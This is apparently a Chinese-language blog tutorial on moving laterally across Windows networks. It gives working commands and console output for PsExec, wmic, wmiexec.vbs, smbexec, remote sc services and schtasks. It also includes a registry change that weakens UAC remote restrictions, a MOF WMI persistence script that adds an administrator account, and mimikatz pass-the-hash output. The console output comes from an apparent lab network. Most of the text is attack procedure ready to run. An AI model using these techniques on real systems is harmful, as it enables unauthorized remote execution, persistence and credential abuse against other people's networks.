Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::db4:2f7c:2b79:1c97%11
    IPv4 Address. . . . . : 192.168.206.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 0.0.0.0
                                   192.168.206.2

Tunnel adapter isatap.{96FACE5E-E991-4AB1-A77C-E63185A12F44}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

另外两个比较重要的参数

-c <[路径]文件名>: 拷贝文件到远程机器并运行（注意：运行结束后文件会自动删除）

-d 不等待程序执行完就返回

比如想上传一个本地的 getpass 到你远程连接的服务器上去：

Psexec.exe \\ip -u user -p pass -c c:\getpass.exe -d

如果出现找不到网络名，判断目标主机已禁用 ADMIN\$ 共享

wmic net use 后：

copy 1.bat \\host\c\$\windows\temp\1.bat

wmic /node:ip /user:test /password:testtest process call create c:\windows\temp\1.bat

```

C:\Documents and Settings\Administrator\Desktop\tools>wmic /node:192.168.206.100
/user:lemon2 /password:1234567890 process call create c:\windows\temp\1.bat
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 2360;
    ReturnValue = 0;
};

```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

ps: 如果出现 User credentials cannot be used for local connections, 应该是调用了 calc.exe 权限不够的问题 如

果出现 Description = 无法启动服务，原因可能是已被禁用或与其相关联的设备没有启动，判断 WMI 服务被禁用



wmiexec.vbs

#### 1、半交互模式

```
cscript.exe //nologo wmiexec.vbs /shell ip username password
```

#### 2、单命令执行

```
cscript.exe wmiexec.vbs /cmd ip username password "command"
```

#### 3、wce\_hash 注入

如果抓取的 LM hash 是 AAD3 开头的，或者是 No Password 之类的，就用 32 个 0 代替 LM hash

```
wce -s hash
```

```
cscript.exe //nologo wmiexec.vbs /shell ip
```

wmi 只是创建进程,没办法去判断一个进程是否执行完成(比如 ping),这样就导致 wmi.dll 删除不成,下一次又是被占用,这时候修改一下 vbs 里面的名字就好: `Const FileName = "wmi1.dll"`,也可以加入 `-persist` 参数(后台运行)

另外有一个 uac 问题 **非域用户** 登陆到 win08 和 2012 中,只有 administrator 可以登陆成功,其他管理员账号会出现 WMIEXEC ERROR: Access is denied 需要在 win08 或者 2012 上面执行,然后才可以连接:

```
cmd /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

```
C:\Documents and Settings\Administrator\Desktop\tools>cscript //nologo wmiexec.vbs /shell 192.168.206.100 localadmin admin@123
WMIEXEC : Target -> 192.168.206.100
WMIEXEC : Connecting...
WMIEXEC : Login -> OK
WMIEXEC : Result File -> C:\wmi.dll
WMIEXEC : Share created success.
WMIEXEC : Share Name -> WMI_SHARE
WMIEXEC : Share Path -> C:\
C:\Windows\system32>whoami
centoso\localadmin
C:\Windows\system32>_
```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

```
C:\Documents and Settings\Administrator\Desktop\1>cscript //nologo wmiexec.vbs /shell 192.168.206.166 lemontest lemon@123
WMIEXEC : Target -> 192.168.206.166
WMIEXEC : Connecting...
WMIEXEC ERROR: Access is denied.

C:\Documents and Settings\Administrator\Desktop\1>cscript //nologo wmiexec.vbs /shell 192.168.206.166 lemontest lemon@123
WMIEXEC : Target -> 192.168.206.166
WMIEXEC : Connecting...
WMIEXEC : Login -> OK
WMIEXEC : Result File -> C:\wmi.dll
WMIEXEC : Share created success.
WMIEXEC : Share Name -> WMI_SHARE
WMIEXEC : Share Path -> C:\
C:\Windows\system32>whoami
win-gf44v947ar8\lemontest
```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

smbexec 这个可以根据其他共享 (c\$, ipc\$) 来获取一个 cmd

先把 `execserver.exe` 复制到目标的 windows 目录下,然后本机执行 `test.exe ip user pass command sharename`

```

C:\Documents and Settings\Administrator\Desktop\tools\smbexec_source\ok>net use
\\192.168.206.166\ipc$ lemon@123 /user:lemonetest
The command completed successfully.

C:\Documents and Settings\Administrator\Desktop\tools\smbexec_source\ok>copy exe
cserver.exe \\192.168.206.166\c$\windows
1 file(s) copied.

C:\Documents and Settings\Administrator\Desktop\tools\smbexec_source\ok>test.exe
192.168.206.166 lemonetest lemon@123 whoami c$
-----
host:192.168.206.166
user:lemonetest
password:lemon@123
cmd:whoami
share:c$
RemotePath:\\192.168.206.166\c$
-----
win-gf44v947ar8\lemonetest
C:\Documents and Settings\Administrator\Desktop\tools\smbexec_source\ok>

```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

powershell remoting 感觉实质上还是操作 wmi 实现的一个执行程序

<https://github.com/samratashok/nishang/blob/5da8e915fcd56fc76fc16110083948e106486af0/Shells/Invoke-PowerShellWmi.ps1>

SC 创建服务执行 一定要注意的是 binpath 这些设置的后面是有一个空格的

1、系统权限(其中 test 为服务名)

```

sc \\DC1 create test binpath= c:\cmd.exe
sc \\DC1 start test
sc \\DC1 delete test

```

2. 指定用户权限启动

```

sc \\DC1 create test binpath = "c:\1.exe" obj= "centoso\administrator" passwrod= test
sc \\DC1 start test

```

schtasks schtasks 计划任务远程运行

命令原型:

```

schtasks /create /tn TaskName /tr TaskRun /sc schedule [/mo modifier] [/d day] [/m month[,month...]] [/i IdleTime]
[/st StartTime] [/sd StartDate] [/ed EndDate] [/s computer [/u [domain\]user /p password]] [/ru {[Domain\]User
| "System"} [/rp Password]] /?

```

For example:

```

schtasks /create /tn foobar /tr c:\windows\temp\foobar.exe /sc once /st 00:00 /S host /RU System
schtasks /run /tn foobar /S host
schtasks /F /delete /tn foobar /S host

```

验证失败：win03 连到 08,xp 连到 08,xp 连到 03(但是并没有真正的成功执行,不知道是不是有姿势错了)

```
C:\Documents and Settings\Administrator>schtasks /create /tn testc /tr c:\1.bat
/sc once /st 00:00:00 /s 192.168.206.101 /ru lemontest
Please enter the run as password for lemontest: *****

WARNING: The Scheduled task "testc" has been created, but may not run because th
e account information could not be set.

C:\Documents and Settings\Administrator>schtasks /run /tn testc /s 192.168.206.1
01
SUCCESS: Attempted to run the scheduled task "testc".

C:\Documents and Settings\Administrator>
```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

SMB+MOF || DLL Hijacks 其实这个思路一般都有用到的,比如在mof提权(上传mof文件到c:/windows/system32/wbem/mof/mof.mof)中,lpk\_dll 劫持 不过测试添加账号成功... 执行文件缺失失败了

```
#pragma namespace("\\.\root\subscription")
```

```
instance of __EventFilter as $EventFilter
```

```
{
```

```
    EventNamespace = "Root\\Cimv2";
```

```
    Name = "filtP2";
```

```
    Query = "Select * From __InstanceModificationEvent "
```

```
        "Where TargetInstance Isa \"Win32_LocalTime\" "
```

```
        "And TargetInstance.Second = 5";
```

```
    QueryLanguage = "WQL";
```

```
};
```

```
instance of ActiveScriptEventConsumer as $Consumer
```

```
{
```

```
    Name = "consPCSV2";
```

```
    ScriptingEngine = "JScript";
```

```
    ScriptText =
```

```
        "var WSH = new ActiveXObject(\"WScript.Shell\")\n        nWSH.run(\"net.exe user admin adminaz1 /add\")";
```

```
};
```

```
instance of __FilterToConsumerBinding
```

```
{
```

```
    Consumer = $Consumer;
```

```
    Filter = $EventFilter;
```

```
};
```


PTH + compmgmt.msc

```
mimikatz # sekurlsa::pth /user:administrator /domain:DM_WIN03 /ntlm:D1AE675B13B8A9C
user : administrator
domain : DM_WIN03
program : cmd.exe
impers. : no
NTLM : d1ae675b13b8a98812
! PID 2832
! TID 1668
! LUID 0 ; 30214723 <00000000:01cd0a43>
! msv1_0 - data copy @ 0000000003F750D0 : OK !
! kerberos - data copy @ 0000000003FA39B8
! aes256_hmac -> null
! aes128_hmac -> null
! rc4_hmac_nt OK
! rc4_hmac_old OK
! rc4_md4 OK
! rc4_hmac_nt_exp OK
! rc4_hmac_old_exp OK
! *Password replace -> null

mimikatz #
```

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>compmgmt.msc
```



[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)